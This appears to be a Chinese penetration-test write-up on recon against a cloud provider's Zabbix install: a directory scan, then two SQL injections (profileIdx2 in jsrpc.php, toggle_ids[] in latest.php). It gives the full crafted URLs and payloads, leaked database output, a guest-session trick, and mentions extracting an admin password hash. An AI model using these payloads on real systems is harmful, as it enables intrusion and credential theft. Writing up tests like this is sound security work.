记一次渗透测试#信息收集

（目录扫描+通用漏洞）

目　录

一、　目录扫描.....1


二、　通用漏洞.....3

文档摘要

文档编号	
文档名称	记一次渗透测试#信息收集(目录扫描+通用漏洞)
文档版本	V1.0
文档作者	
参与编写	
文档审核	
文档分类标识	
文档状态	☐草案 ☐修订中 ☑试用 ☐正式发布 ☐废止
首次编写日期	
文档属性	☐内部保密 ☑内部公开 ☐外部公开
发布范围	

一、 目录扫描

通过子域名收集，发现金山云某个系统登录页面



存在隐患#1：无验证码，可装库及密码爆破。

因为爆破的结果不够理想，于是习惯性的打开御剑后台扫描工具，对该域名进行后台目录扫描

扫面结果发现有个 zabbix 的目录

```
078 zabbix/
079 zebra.conf
080 zehir.php
081 zeroclipboard.swf
082 zf_backend.php
083 zimbra
084 zimbra/
085 zone-h.php
086 ~admin/
087
```

Aa zabbix

// 御剑的目录字典（可修改）

访问得到如下页面


二、 通用漏洞

同样在弱口令测试无果之后，我开始百度搜索"zabbix"漏洞

点进去浏览发现这是一篇 zabbix 漏洞汇总的文章（弱口令、注入、命令注入）

（参考链接：https://www.cnblogs.com/KevinGeorge/p/8268072.html）

测试注入#1



构造 url

https://xxxxxx.xxxx.com/zabbix/jsrpc.php?sid=0bcd4ade648214dc&type=9&method=screen.get&timestamp=1471403798083&mode=2&screenid=&groupid=&hostid=0&pageFile=history.php&profileIdx=web.item.graph&profileIdx2=1+or+updatexml(1,concat(0x7e,(select+database()),0x7e),1)+or+1=1)%23&updateProfile=true&screenitemid=&period=3600&stime=20160817050632&resourcetype=17&itemids%5B23297%5D=23297&action=showlatest&filter=&filter_task=&mark_color=1

poc：

1+or+updatexml(1,concat(0x7e,(select+database()),0x7e),1)+or+1=1)%23

注入参数：profileIdx2

数据库名：zabbix

```
2=1+or+updatexml(1,concat(0x7e,(select+database()),0
1)+or+1=1)%23&updateProfile=true&screenitemid=&period
&stime=20160817050632&resourcetype=17&itemids%5B23297
3297&action=showlatest&filter=&filter_task=&mark_colo
TTP/1.1
.com
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
.0) Gecko/20100101 Firefox/73.0
t:
html,application/xhtml+xml,application/xml;q=0.9,image
,*/*;q=0.8
t-Language:
```

```
czbxrpc::call() &rarr; czbxrpc::callAPI() &rarr;
CHistory-&gt;get() &rarr;
CHistoryManager::getTableName() in
/var/www/html/zabbix_api_8090/zabbix/api/classes/mana
gers/CHistoryManager.php:72]</li><li
class="error">Error in query [INSERT INTO profiles
(profileid, userid, idx, value_int, type, idx2)
VALUES (134, 2, 'web.item.graph.period', '3600', 2,
1 or updatexml(1,concat(0x7e,(select
database()),0x7e),1) or 1=1)#)] [XPATH syntax error:
'~zabbix~'</li><li class="error">Error in query
[INSERT INTO profiles (profileid, userid, idx,
```

测试注入#2

标题：latest.php处toogle_ids[]参数SQL注入

攻击条件：登陆后

危害：可获取系统权限


URL以及payload：

```
"""
http://a.b.c.d/latest.php?output=ajax&sid=登录后的sessionid的后16位
&favobj=toggle&toggle_open_state=1&toggle_ids[]=15385); select * from users where (1=1
"""
```

发现这个注入攻击条件略苛刻

（需要登录后得到的 16 位 sessionid，不然利用不了）


经过测试使用 guest 登录后的 sessionid 有效



于是构造 url

https://xxxx.xxxxx.com/zabbix/latest.php?sid=92d8fcd40710a9a2&favobj=toggle&toggle_open_state=1&toggle_ids[]=15385/user()

poc：xxx/user()
注入参数：
toogle_ids
用户名为：zabbix



// 手工注入的到管理员密码哈希，可惜解不出来，不然还可以提一个弱口令

本文关键字：后台目录扫描、系统通用漏洞、手工注入